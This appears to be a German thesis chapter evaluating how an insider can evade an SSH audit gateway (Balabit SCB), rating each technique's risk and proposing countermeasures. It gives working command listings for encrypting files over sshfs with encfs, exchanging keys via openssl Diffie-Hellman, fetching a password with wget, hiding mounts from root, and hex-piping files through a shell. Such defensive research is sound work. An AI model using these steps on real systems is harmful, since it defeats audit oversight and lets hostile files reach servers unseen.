Übertragene Dateien überprüfen Wenn ein Blockieren der Dateiübertragung aus bestimmten Gründen nicht möglich ist, dann ist es notwendig, die übertragenen Dateien auf eventuell schädlichen Code oder falsche Konfigurationsoptionen zu testen. Dafür gibt es verschiedene Möglichkeiten, wie Antivirenprogramme oder Intrusion Detection und Prevention Systeme. Da aber Antivirenprogramme und Host-IDS lokal auf den zu schützenden Systemen laufen, kann ein Innentäter mit Root-Zugang diese vor der Dateiübertragung abschalten. Ein solches Abschalten fällt je nach Konfiguration möglicherweise gar nicht oder erst nach dem Durchsehen der Audits der entsprechenden SSH-Sitzung auf. Aus diesem Grund ist es notwendig, übertragene Daten auch nach einem Vorfall noch überprüfen zu können. Dafür bietet die SCB, wie oben beschrieben, die Möglichkeit, über SCP und SFTP übertragene Dateien abzuspeichern. Diese Aufzeichnungen müssen regelmäßig von der SCB heruntergeladen und überprüft werden. Da eine Dateiaufzeichnung für Dateiübertragungen über Rsync nicht möglich ist, wird die Überprüfung der Dateien sehr viel aufwendiger. Die Verbindung wird zwar mitgeschnitten und gespeichert, aber es wird keine Dateiliste erstellt. Diese muss aus der PCAP-Datei extrahiert werden. Daher sollte eine Dateiübertragung über Rsync durch das Abschalten des `session exec` Kanals unterbunden werden.

4-Augen-Prinzip Für den Fall, dass ausgewählte Rsync-Übertragungen erlaubt werden sollen, besteht die Möglichkeit für den Kanal `sesseion-exec` eine 4-Augen-Authentifizierung zu aktivieren, so dass jede Übertragung über Rsync vorher von einer zweiten Person autorisiert und in der Web-Oberfläche der SCB freigeschaltet werden muss.

3.3.6. Bewertung des Risikos für SCP und SFTP Übertragungen

Komplexität Die Übertragung über SFTP oder SCP erfordert keine zusätzliche Konfiguration am Server und ist sehr einfach zu bewerkstelligen. Daher ist die Komplexität als *sehr gering* einzustufen.

Aufzeichnung Wie Abbildung 3.2 zeigt, werden Übertragungen über SCP und SFTP aufgezeichnet und können aus einer Liste heruntergeladen werden. Die Aufzeichnung ist *vollständig*.

Aufwand Der Aufwand, um die Dateiübertertragungen zu finden, ist *gering*, da lediglich die Audit-Aufzeichnungen in den Audit-Player geladen werden müssen und von dort aus alle Dateien aus der Liste heruntergeladen werden können.

Wahrscheinlichkeit Da alle Dateiübertragungen aufgezeichnet werden und von einem Auditor leicht durchgesehen werden können, ist die Wahrscheinlichkeit für einen solchen Angriff *gering*.

Abwehr Die Abwehr solcher Dateiübertragungen ist *sehr leicht*, da in der SCB lediglich die Kanäle für SCP und SFTP deaktiviert werden müssen.

Risiko Aus diesen Punkten ergibt sich ein Gesamtrisiko für Dateiübertragungen über SCP oder SFTP von *gering*.

3.3.7. Bewertung des Risikos für Rsync-Übertragungen

Komplexität Für Rsync-Übertragungen muss auf dem Server Rsync installiert sein. Da dies aber in vielen Linux-Umgebungen zur Standardausstattung gehört, handelt es sich dabei um kein großes Hindernis. Der Aufwand, die Dateien über Rsync zu übertragen, ist klein. Um der Entdeckung zu entgehen, muss allerdings zusätzlicher Aufwand betrieben werden, indem zum Beispiel die Dateiübertragung fragmentiert wird, was den Aufwand erhöht. Die Komplexität ist also als *mittel* einzustufen.

Aufzeichnung Die Aufzeichnung der Rsync-Übertragungen ist theoretisch *vollständig* möglich, allerdings ist zu bedenken, dass die Übertragungen nur in schlecht verwertbarer Form aufgezeichnet werden.

Aufwand Da die Aufzeichnungen der SCB nur als PCAP-Datei verwertbar sind und nicht, wie bei SCP oder SFTP, eine Dateiliste mit allen übertragenen Dateien erstellt wird, ist der Aufwand bei Rsync-Übertragungen sehr viel höher. Hinzu kommt, dass ein Angreifer den Aufwand zusätzlich durch Fragementierung erhöhen kann. Der Aufwand ist also *hoch*.

Wahrscheinlichkeit Die Komplexität der Übertragung ist nicht sehr hoch und der Aufwand, um die Dateien zu finden, ist hoch. Allerdings besteht für einen Angreifer die Gefahr, entdeckt zu werden. Zusätzlich muss die Auffälligkeit eines solchen Angriffes bedacht werden, wenn viele fragmentierte Rsync-Übertragungen stattfinden. Daraus ergibt sich eine Wahrscheinlichkeit von *mittel*.

Abwehr Abgewehrt können Rsync-Übertragungen durch Deaktivieren des `session-exec` Kanals. Die Abwehr ist also *leicht*.

Risiko Für das Risiko besonders zu beachten, ist die Tatsache, dass die Aufzeichnung zwar *vollständig* ist, der Aufwand aber *hoch* ist. Unter Berücksichtigung dieser Punkte und der Tatsache, dass solche Übertragungen *leicht* unterbunden werden können, ist das Gesamtrisiko *mittel*.

3.4. Verschlüsselung und Maskierung durch encfs, sshfs und FUSE

Die SCB implementiert im Grunde einen Man-in-the-middle-Angriff auf die überwachten Protokolle. Das typische Vorgehen, um sich vor so einem Angriff zu schützen, ist, Verschlüsselung zu benutzen. Zur Verschlüsselung von Dateien und Verzeichnissen gibt es viele verschiedene Möglichkeiten. In diesem Kapitel wird eine Kombination aus `sshfs` und `encfs` vorgestellt.

Bei `sshfs` handelt es sich um ein Dateisystem, das auf *FUSE* und SSH aufbaut. Eine bestimmte Konfiguration ist nicht nötig. Es ist lediglich notwendig, dass der SSH-Server über das SFTP-Subsystem verfügt, was in den meisten Konfigurationen der Fall ist. Da die Dateiübertragung bei *sshfs* über SFTP läuft, können die Dateien, die so übertragen werden, durch die SCB überwacht werden (siehe Kapitel 3.3.3). Bei *encfs* handelt es sich ebenfalls um ein Dateisystem, das auf *FUSE* aufbaut. Im Gegensatz zu anderen verschlüsselnden Dateisystemen werden nicht gesamte Partitionen oder Festplatten verschlüsselt sondern einzelne Dateien oder Verzeichnisse. Dadurch ist es sehr einfach möglich, verschlüsselte Dateien oder Verzeichnisse über *sshfs* zu übertragen.

Das Vorgehen für diesen Ansatz sieht wie folgt aus. Zunächst wird ein Verzeichnis auf dem Server per *sshfs* auf dem Client eingebunden (siehe Listing 3.5). Anschließend wird zur Demonstration zunächst eine Datei im Klartext übertragen und wieder entfernt (siehe Listing 3.6). Diese Dateioperationen können den Audit-Trails der SCB entnommen werden, wie in Abbildung 3.5 zu sehen ist. Danach wird das verschlüsselte Dateisystem erzeugt. Dafür benötigt *encfs* zwei verschiedene Verzeichnisse. Das eine Verzeichnis ist das Wurzelverzeichnis mit den verschlüsselten Dateien, während das andere Verzeichnis lediglich ein Mountpunkt ist, in den das verschlüsselte Verzeichnis mit *encfs* eingebunden wird. Innerhalb dieses Verzeichnisses werden die verschlüsselten Dateien im Klartext angezeigt und in das Verzeichnis kopierte Dateien werden verschlüsselt gespeichert. Aus diesem Grund wird in Listing 3.7 das verschlüsselte Verzeichnis `encrypted` auf dem Server erzeugt und in das Verzeichnis `clear` auf dem Client eingebunden. Anschließend wird erneut die Testdatei auf den Server kopiert. Dieses Mal wird sie allerdings in das eingebundene Verzeichnis `clear` kopiert und durch `encfs` verschlüsselt und über `sshfs` in das Verzeichnis `encrypted` übertragen. Wie in Abbildung 3.6 zu sehen ist, wird der verschlüsselte Dateiname in dem Audit-Trail angezeigt. Es ist zwar anschließend möglich, die Datei herunterzuladen, allerdings ist es nicht möglich, diese ohne das Passwort zu entschlüsseln.

Listing 3.5: Einbinden des Verzeichnisses über SSHFS

```
admin@client:~$  sshfs root@balabit-master.srv.lrz.de: mountpoint
   / -p 2222 -o uid=1000 -o gid=1000
Password:
admin@client:~$  ls -l mountpoint/
insgesamt 212
drwxr-xr-x 1 user fuse     51  8. Feb 15:54 apache
drwxr-xr-x 1 user fuse      6 13. Mär 21:48 clear
drwxr-xr-x 1 user fuse     55 13. Mär 21:34 encrypted
-rw-r--r-- 1 user fuse   1156 14. Feb 14:34 listennocomment.
   conf
```

```
drwxr-sr-x 1 user fuse    4096  8. Feb 16:56 proxytunnel-1.9.0
-rw-r--r-- 1 user fuse   46556 27. Jan 16:23 proxytunnel-1.9.0.
   tgz
drwxr-xr-x 1 user fuse    4096  1. Mär 15:10 sshfs-fuse-2.4
-rw-r--r-- 1 user fuse  132930  8. Mär 2012  sshfs-fuse-2.4.tar.
   gz
-rw-r--r-- 1 user fuse      12 17. Feb 18:52 sshfsupload.txt
-rw-r--r-- 1 user fuse       5  1. Mär 14:43 test.txt
```

Listing 3.6: Übertragen einer unverschlüsselten Datei und anschließendes Löschen

```
admin@client:~$  cp TESTFILE mountpoint/
admin@client:~$  rm mountpoint/TESTFILE
```




Abbildung 3.5.: Klartext-Dateioperationen

Listing 3.7: Einrichten des verschlüsselten Dateisystems

```
admin@client:~$  encfs $PWD/mountpoint/encrypted/ $PWD/clear/
Neues verschlüsselter Datenträger wird angelegt.
Bitte wählen Sie eine der folgenden Optionen:
 "x" für den Experten-Modus,
 "p" für den vorkonfigurierten Paranoia-Modus,
 etwas anderes oder eine Leerzeile wählt den Standard-Modus.
?> p

Paranoide Einstellungen gewählt.

Konfiguration abgeschlossen. Das angelegte Dateisystem hat die
folgenden Eigenschaften:
Dateisystem-Verschlüsselung: "ssl/aes", Version 3:0:2
Dateinamenkodierung: "nameio/block", Version 3:0:1
Schlüssellänge: 256 Bits
Blockgröße: 1024 Bytes, enthält 8 Bytes MAC-Kopf
Jede Datei enthält 8 Bytes Vorspann mit einmaligen IV-Daten.
Dateinamenkodierung benutzt IV-Verkettungsmodus.
Dateidaten-IV ist mit Dateinamen-IV verkettet.
File holes passed through to ciphertext.
```

```
--------------------------- WARNUNG
---------------------------
Die externe Initialisierungsvektor-Verkettung wurde ausgewählt.
Mit dieser Option können keine Hard-Links verwendet werden.
Bei manchen Programmen (z.B. 'mutt' und 'procmail') kann dies
   zu Fehlern führen.
Weitere Informationen befinden sich auf der Encfs-Mailingliste.
Wenn Sie diese Option ändern wollen, drücken sie STRG-C zum
   Abbrechen und beginnen erneut.

Nun wird ein Passwort für das Dateisystem benötigt.
Da es keinen Mechanismus zur Wiederherstellung gibt, müssen Sie
sich an das Kennwort erinnern! Das Kennwort kann mit encfsctl
nächträglich geändert werden.

Neues EncFS-Passwort:
EncFS-Passwort bestätigen:
```

File operations

Start time	Filename	Path	Event	Details
2013-03-14 00:07:44	TESTFILE		UPLOAD	access=w
2013-03-14 00:07:53	TESTFILE		DELETE	
2013-03-14 00:08:32	TESTFILE		UPLOAD	access=w
2013-03-14 00:08:36	TESTFILE		DELETE	
2013-03-14 00:20:43	encrypted/.encfs6.xml		DOWNLOAD	access=r
2013-03-14 00:21:02	encrypted/cdjTvZadGCBBIV3XM6DiHmYE		DELETE	
2013-03-14 00:21:09	encrypted/cdjTvZadGCBBIV3XM6DiHmYE		UNKNOWN	access=w
2013-03-14 00:21:09	encrypted/cdjTvZadGCBBIV3XM6DiHmYE		UPLOAD	access=rw

Abbildung 3.6.: Klartext-Dateioperationen

Damit die übertragenen Dateien auf dem Server genutzt werden können, müssen diese anschließend noch entschlüsselt werden. Dafür kann man das verschlüsselte Verzeichnis mittels *encfs* erneut einbinden und somit auf die Klartext-Dateien zugreifen.

3.4.1. Übertragung des Passworts

Zur Entschlüsselung des Verzeichnisses ist das Passwort notwendig. Dieses muss standardmäßig bei *encfs* per Hand eingegeben werden. Dadurch wäre es aus den Audit-Trails leicht herauszulesen und es wäre später möglich, die übertragenen Dateien zu entschlüsseln. Damit das nicht möglich ist, muss das Passwort über einen nicht überwachten Kanal übertragen werden oder über ein Verfahren wie das Diffie-Hellman-Verfahren ausgetauscht werden. Dafür bietet sich in *encfs* die `extpass`-Option an. Über diese Option ist es möglich, die Standardpasswortabfrage durch ein externes Programm oder eine externe Datei zu ersetzen. Die einfachste Möglichkeit, das Passwort auszutauschen, besteht darin das Passwort aus einer externen Quelle herunterzuladen und durch `extpass` einzubinden (siehe Listing 3.8).

Listing 3.8: Einbinden des verschlüsselten Verzeichnisses mit externem Schlüssel

```
root@server:~$ wget http://www.link.to/pwd.txt
root@server:~$ encfs $PWD/enc $PWD/clear --extpass="cat pwd.txt"
```

Eine weitere Möglichkeit, die keinen zusätzlichen Kanal benötigt, ist das Diffie-Hellman-Verfahren. Um einen solchen Schlüsselaustausch zu implementieren, kann `openssl` verwendet werden. Dafür muss zunächst das öffentliche Schlüsselmaterial für beide Partner erstellt werden (Listing 3.9). Aus diesem Schlüsselmaterial wird sowohl auf dem Client als auch auf dem Server ein privater und ein öffentlicher Schlüssel erstellt (Listing 3.10). Die öffentlichen Schlüssel müssen ausgetauscht werden, damit die zwei Parteien jeweils aus ihrem eigenen privaten Schlüssel und dem öffentlichen Schlüssel der anderen Partei ein gemeinsames Geheimnis erstellen können (Listing 3.11). Dieses gemeinsame Geheimnis kann anschließend verwendet werden, um ein Verzeichnis per *encfs* zu verschlüsseln. Dafür wird in Listing 3.12 die Hexadezimaldarstellung des Geheimnisses verwendet.

Für eine zusätzliche Verschleierung kann beim Einbinden des Verzeichnisses auf dem Server ein anderer Account genutzt werden. Damit macht sich der Angreifer eine Eigenart von *FUSE* zu Nutze, wodurch es nur dem ausführenden Benutzer möglich ist, die eingebundenen Verzeichnisse zu lesen. Selbst root hat keinen Zugriff auf die auf diese Weise eingebundenen Dateien und Verzeichnisse (siehe Listing 3.12). Damit kann ein Angreifer die Erkennung durch AV-Scanner oder ähnliche Software zumindest soweit erschweren, dass solche Programme zunächst von ihrem Benutzerkonto zu dem entsprechenden Benutzerkonto wechseln müssen, um das Verzeichnis lesen zu können.

Listing 3.9: Erstellen des Schlüsselmaterials

```
admin@client:~$ sshfs root@balabit-master.srv.lrz.de: mountpoint/
    -p 2222 -o gid=$(id -g) -o uid=$(id -u)
Password:
admin@client:~$ openssl genpkey -genparam -algorithm DH -out
   mountpoint/dhparam.pem
```

Listing 3.10: Erstellen der Schlüsselpaare

```
admin@client:~$ openssl genpkey -paramfile mountpoint/dhparam.pem
    -out dhkeyclient.pem
admin@client:~$ openssl pkey -in dhkeyclient.pem -pubout -out
   mountpoint/dhpubkeyclient.pem

root@server:~$ openssl genpkey -paramfile dhparam.pem -out
   dhkeyserver.pem
root@server:~$ openssl pkey -in dhkeyserver.pem -pubout -out
   dhpubkeyserver.pem
```

Listing 3.11: Erstellen des gemeinsamen Geheimnisses

```
admin@client:~$ openssl pkeyutl -derive -inkey dhkeyclient.pem -
    peerkey mountpoint/dhpubkeyserver.pem -out clientsecret.bin

root@server:~$ openssl pkeyutl -derive -inkey dhkeyserver.pem -
    peerkey dhpubkeyclient.pem -out serversecret.bin
```

Listing 3.12: Übertragung mit dem gemeinsamen Geheimnis verschlüsselter Dateien

```
admin@client:~$ encfs $PWD/mountpoint/encrypted $PWD/clear/ --
    extpass="xxd clientsecret.bin"

root@server:~$ su mallet

mallet@server:~$ encfs /home/malicious/encrypted/ $PWD/clear/ --
    extpass="xxd serversecret.bin"
mallet@server:~$ ls clear

admin@client:~$ cp SCHADDATEI clear/

mallet@server:~$ ls clear/
SCHADDATEI
mallet@server:~$ su root
Password:

root@server:~$  ls clear
ls: cannot access clear: Permission denied
```

3.4.2. Aufzeichnung durch die SCB

Da die Dateien über *sshfs* übertragen werden, kann die Dateiübertragung durch die SCB überwacht werden, wenn die Auditfunktion für den SFTP-Kanal aktiviert wird. Da `encfs` allerdings nicht nur den Dateiinhalt, sondern ebenfalls die Dateinamen verschlüsselt, werden in den Aufzeichnungen lediglich diese Informationen angezeigt. Wie in Abbildung 3.6 zu sehen ist, kann allerdings durch die Übertragung der Datei `.encfs6.xml` darauf geschlossen werden, dass `encfs` zur Verschlüsselung verwendet wurde. Wenn das Passwort über das Diffie-Hellman-Verfahren ausgetauscht wurde, werden noch zusätzlich die übertragenen Parameter und die öffentlichen Schlüssel aufgezeichnet (siehe Abbildung 3.7). Aus diesen lässt sich allerdings nicht das gemeinsame Geheimnis rekonstruieren, wie in Listing 3.13 zu sehen ist.

Listing 3.13: Rekonstruktion des gemeinsamen Geheimnisses

```
auditor@SCB:~$ openssl genpkey -paramfile auditdhfiles/dhparam.
    pem -out dhkeyauditor.pem
auditor@SCB:~$ openssl pkeyutl -derive -inkey dhkeyauditor.pem -
    peerkey auditdhfiles/dhpubkeyserver.pem -out auditorsecret.
    bin
```

```
auditor@SCB:~$ sshfs root@balabit-master.srv.lrz.de: mountpoint/
   -p 2222 -o gid=$(id -g) -o uid=$(id -u)
Password:
auditor@SCB:~$  encfs $PWD/mountpoint/encrypted $PWD/clear --
   extpass="xxd auditorsecret.bin"
Fehler beim Entschlüsseln des Dateisystemschlüssels, das
   Passwort ist falsch
```

Start time	Filename	Path	Event	Details
2013-04-20 19:54:35	dhparam.pem		UNKNOWN	access=w
2013-04-20 19:54:35	dhparam.pem		UPLOAD	access=w
2013-04-20 19:55:16	dhparam.pem		DOWNLOAD	access=r
2013-04-20 19:58:15	dhpubkeyserver.pem		DOWNLOAD	access=r
2013-04-20 20:00:36	dhpubkeyserver.pem		DOWNLOAD	access=r
2013-04-20 20:01:02	dhpubkeyclient.pem		UPLOAD	access=w
2013-04-20 20:04:21	encrypted/.encfs6.xml		UPLOAD	access=w

Abbildung 3.7.: Diffie-Hellman-Schlüsselaustausch

3.4.3. Lösungsvorschläge

Dateiübertragung unterbinden

Der beschriebene Angriff baut darauf auf, dass es möglich ist, die verschlüsselten Dateien auf den Server zu übertragen. Dafür wird SSHFS verwendet. Es ist also möglich, diesen Angriff abzuwehren, indem man in der SCB SFTP-Verbindungen unterbindet. Damit können keine Verzeichnisse per SSHFS mehr eingebunden werden. Diese Lösung ist allerdings nur dann möglich, wenn auf Dateiübertragungen verzichtet werden kann. Außerdem sind sowohl SSHFS als auch encfs für diesen Angriff nicht zwingend notwendig. Sie bieten vielmehr eine einfache Möglichkeit, viele Dateien auf einmal zu verschlüsseln und zu übertragen. Dateien könnten auch direkt per OpenSSL mit dem Diffie-Hellman-Verfahren verschlüsselt und über andere Kanäle hochgeladen werden.

Suchen nach verschlüsselten Dateien

Eine Möglichkeit, solche Dateiübertragungen zumindest im Nachhinein in den Audit-Trails zu finden, ist die gezielte Suche nach verschlüsselten Dateien. Für einen Menschen ist das relativ leicht, besonders, wenn bereits die Dateinamen verschlüsselt wurden. Für den Fall, dass viele Dateien übertragen wurden und die Suche automatisiert durchgeführt werden muss, ist das Auffinden von verschlüsselten Dateien keine triviale Aufgabe und kann in dieser Arbeit nicht behandelt werden.

3.4.4. Bewertung des Risikos

Komplexität Auf dem Server sind für diesen Angriff lediglich encfs, FUSE und OpenSSL notwendig. Allerdings ist ein ähnlicher Angriff auch nur mit OpenSSL möglich. Da man davon

ausgehen kann, dass OpenSSL auf dem Server vorhanden ist, ist generell eine verschlüsselte Dateiübertragung möglich. Die Komplexität für den Angreifer ist *gering*, da nur wenige Befehle notwendig sind, um die Dateien entsprechend zu verschlüsseln und die Schlüssel auszutauschen.

Aufzeichnung Es werden zwar alle übertragenen Dateien aufgezeichnet, allerdings handelt es sich um verschlüsselte Dateien. Wie Listing 3.13 zeigt, ist es nicht möglich, den gemeinsamen Schlüssel aus den übertragenen Informationen zu rekonstruieren. Es ist also nicht möglich, die verschlüsselten Dateien zu entschlüsseln. Damit ist die Aufzeichnung *unvollständig*.

Aufwand Die Übertragungen finden über SSHFS und damit über SFTP statt. Der Aufwand, auf diese Weise übertragene Dateien zu finden, ist gering. Allerdings wird der Aufwand durch die Verschlüsselung erhöht, da verschlüsselte Dateien schwieriger automatisch aufzufinden sind. Der Aufwand ist also *mittel* bis *hoch*.

Wahrscheinlichkeit Aus der geringen Komplexität und der hohen Wahrscheinlichkeit, dass OpenSSL auf dem Server verfügbar ist, ist die Wahrscheinlichkeit hoch einzustufen. Da allerdings keine vollständige Umgehung der SCB möglich ist, sondern nur die Verschleierung des Inhalts der Dateien möglich ist, besteht dennoch eine Gefahr, entdeckt zu werden. Die Wahrscheinlichkeit ist letztendlich also als *mittel* einzustufen.

Abwehr Abgewehrt kann der Angriff nur durch das Abschalten des SFTP-Kanals. Damit ist zumindest die Dateiübertragung über SSHFS nicht mehr möglich. Damit auf andere Weise verschlüsselte Dateien nicht übertragen werden können, müssen noch alle anderen Übertragungskanäle wie SCP und `session-exec` (rsync) geschlossen werden. Da die Dateiübertragung theoretisch auch über eine SSH-Sitzung möglich ist, ist die Abwehr als *mittel* bis *schwer* zu bewerten.

Risiko Aus den obigen Punkten ergibt sich bei Übertragungen verschlüsselter Dateien ein Gesamtrisiko von *mittel* bis *hoch*.

3.5. Dateiübertragung trotz geschlossener Kanäle

In den vorigen Kapiteln wurde empfohlen, Dateiübertragungen über SCP, SFTP oder Rsync zu verhindern, indem die entsprechenden SSH-Kanäle geschlossen werden. Allerdings besteht über SSH weiterhin die Möglichkeit, Dateien zu übertragen, auch wenn alle Kanäle außer `session-shell` geschlossen sind. Listing 3.15 und 3.16 zeigen, wie Dateien über eine Pipe in einer regulären SSH-Sitzung übertragen werden können. Reguläre Textdateien können direkt wie in Listing 3.14 übertragen werden. Wenn allerdings verschlüsselte Dateien, wie in Kapitel 3.4, übertragen werden sollen, muss hier eine andere Repräsentation der Datei genommen werden. Das Script in Listing 3.15 gibt für beliebige Dateien deren Hexadezimaldarstellung aus. Diese wird anschließend über eine Pipe innerhalb der SSH-Sitzung übertragen und auf dem Server wieder durch den Befehl `xxd -r` zusammengesetzt. Bei der übertragenen Datei handelt es sich um eine der Dateien, die im vorigen Kapitel mit `encfs` verschlüsselt wurden. Man kann überprüfen, dass die Datei korrekt übertragen wurde, indem man sie durch `encfs` entschlüsselt. Wie man in Listing 3.16 sieht, konnte die Datei erfolgreich entschlüsselt und angezeigt werden.

Da die Dateiübertragung über den Kanal `session-shell` läuft, kann sie von der SCB aufgezeichnet werden. Der Inhalt der Übertragung wird dabei durch den Audit-Player als Benutzereingabe interpretiert und wird lediglich ausgegeben, wenn im Player die entsprechende Option gesetzt wurde. Da die Übertragung keine eigene Ausgabe verursacht, kann im eigentlichen Fenster des Audit-Players nichts weiter gesehen werden. Zusätzlich kann in dem Bereich, der für die Benutzer-Eingaben vorgesehen wurde, nicht gescrollt werden, so dass dort nur ein Teil der Übertragung zu sehen ist. Die entsprechenden Bereiche sind in Abbildung 3.8 rot markiert. Wie bei Rsync-Übertragung eignet sich der Audit-Player also nicht, um diese Übertragungen zu überwachen. Es müssen erneut die Verbindungsinformationen als PCAP exportiert werden, um den Dateiinhalt zu sehen (siehe Abbildung 3.9). Da dieser aber die Hexadezimaldarstellung einer verschlüsselten Binärdatei ist, kann auch nach Auffinden dieser Datei nicht auf deren Inhalt geschlossen werden.

Listing 3.14: Übertragung einfacher Textdateien

```
admin@client:~$ cat SCHADDATEI
Diese Sitzung wurde nicht von der SCB erkannt!
admin@client:~$ cat SCHADDATEI | echo "echo $(cat -) > SCHADDATEI
    " | ssh root@balabit-master.srv.lrz.de -p 2222

root@server:~$ cat SCHADDATEI
Diese Sitzung wurde nicht von der SCB erkannt!
```

Listing 3.15: Hexadezimaldarstellung der Dateien

```
1 #!/bin/bash
2
3 file=$1
4 dest=$2
5 transfer="\"$(xxd $file)\""
6 echo "echo ""$transfer"" > $dest"
```

Listing 3.16: Übertragung der Datei innerhalb der SSH-Sitzung

```
admin@client:~$ file -i eZ3JJ8KnjVHead8TKcXIfWYe
eZ3JJ8KnjVHead8TKcXIfWYe: application/octet-stream; charset=
   binary
admin@client:~$ ./pipetransfer.sh eZ3JJ8KnjVHead8TKcXIfWYe
   eZ3JJ8KnjVHead8TKcXIfWYe.hex | ssh root@balabit-master.srv.
   lrz.de -p 2222
Pseudo-terminal will not be allocated because stdin is not a
   terminal.

root@server:~$ file -i eZ3JJ8KnjVHead8TKcXIfWYe.hex
eZ3JJ8KnjVHead8TKcXIfWYe.hex: text/plain charset=us-ascii
root@server:~$ xxd -r eZ3JJ8KnjVHead8TKcXIfWYe.hex
   eZ3JJ8KnjVHead8TKcXIfWYe
root@server:~$ file -i eZ3JJ8KnjVHead8TKcXIfWYe
eZ3JJ8KnjVHead8TKcXIfWYe: application/octet-stream
root@server:~$ cp eZ3JJ8KnjVHead8TKcXIfWYe encrypted/
root@server:~$ encfs $PWD/encrypted/ $PWD/clear/ --extpass="xxd
   serversecret.bin"
root@server:~$ cat clear/SCHADDATEI
Diese Sitzung wurde nicht von der SCB erkannt
```

Abbildung 3.8.: Darstellung der Übertragung im Audit-Player




Abbildung 3.9.: Inhalt der Datei in Wireshark

3.5.1. Lösungsvorschläge

Dateiübertragungen dieser Art können nicht verhindert werden, wenn ein Zugang über SSH gewünscht ist, da eine solche Dateiübertragung lediglich durch das Deaktivieren des Kanals `session-shell` zu unterbinden ist. Es wäre denkbar, den Kanal zu deaktivieren und den Administratoren lediglich Zugang über den Kanal `session-exec` zu gewähren, indem man diesen durch die Whitelist-Funktionalität der SCB kontrolliert. Wieso diese Option nicht in Frage kommt, wird im nächsten Kapitel erläutert.

3.5.2. Bewertung des Risikos

Komplexität Die Übertragung ist ohne Änderung an dem Server und vor allem bei jedem Server möglich. Für die Verschlüsselung ist lediglich OpenSSL notwendig. Ähnlich wie bei Rsync-Übertragungen, könnten auch bei dieser Methode die Dateiinhalte fragmentiert übertragen werden, um die Aufzeichnung zu erschweren. Die Komplexität ist also, wie bei Rsync, *mittel*

Aufzeichnung Da die Dateien verschlüsselt übertragen werden, ist die Aufzeichnung *unvollständig.*

Aufwand Der Aufwand, solche Dateiübertragungen zu finden, ist *hoch*, da die SCB dafür keine Funktionalität wie für SCP oder SFTP anbietet und die Verbindungsinformationen als PCAP exportiert werden müssen, um den Dateiinhalt zu finden. Zusätzlich kommt hinzu, dass, wie bei Rsync, Dateien fragmentiert übertragen werden können, so dass die Rekonstruktion der Dateien ebenfalls den Aufwand erhöht.

Wahrscheinlichkeit Trotz des hohen Aufwands, die Überwachungsdaten auszuwerten und der unvollständigen Aufzeichnung, ist es dennoch möglich, aus den aufgezeichneten Informationen einen potentiellen Angriff zu identifizieren. Aus diesem Grund ist die Wahrscheinlichkeit für einen solchen Angriff *mittel* bis *hoch*, da auch nach der Entdeckung der Dateiübertragung keine Aussagen über den Inhalt getroffen werden können.

Abwehr Da eine solche Übertragung nur effektiv dadurch verhindert werden kann, dass man den SSH-Zugang unbenutzbar einschränkt, müssen zusätzliche Möglichkeiten außerhalb der SCB gefunden werden, um solche Übertragungen zu kontrollieren. Die Abwehr ist damit als *sehr schwer* einzustufen.

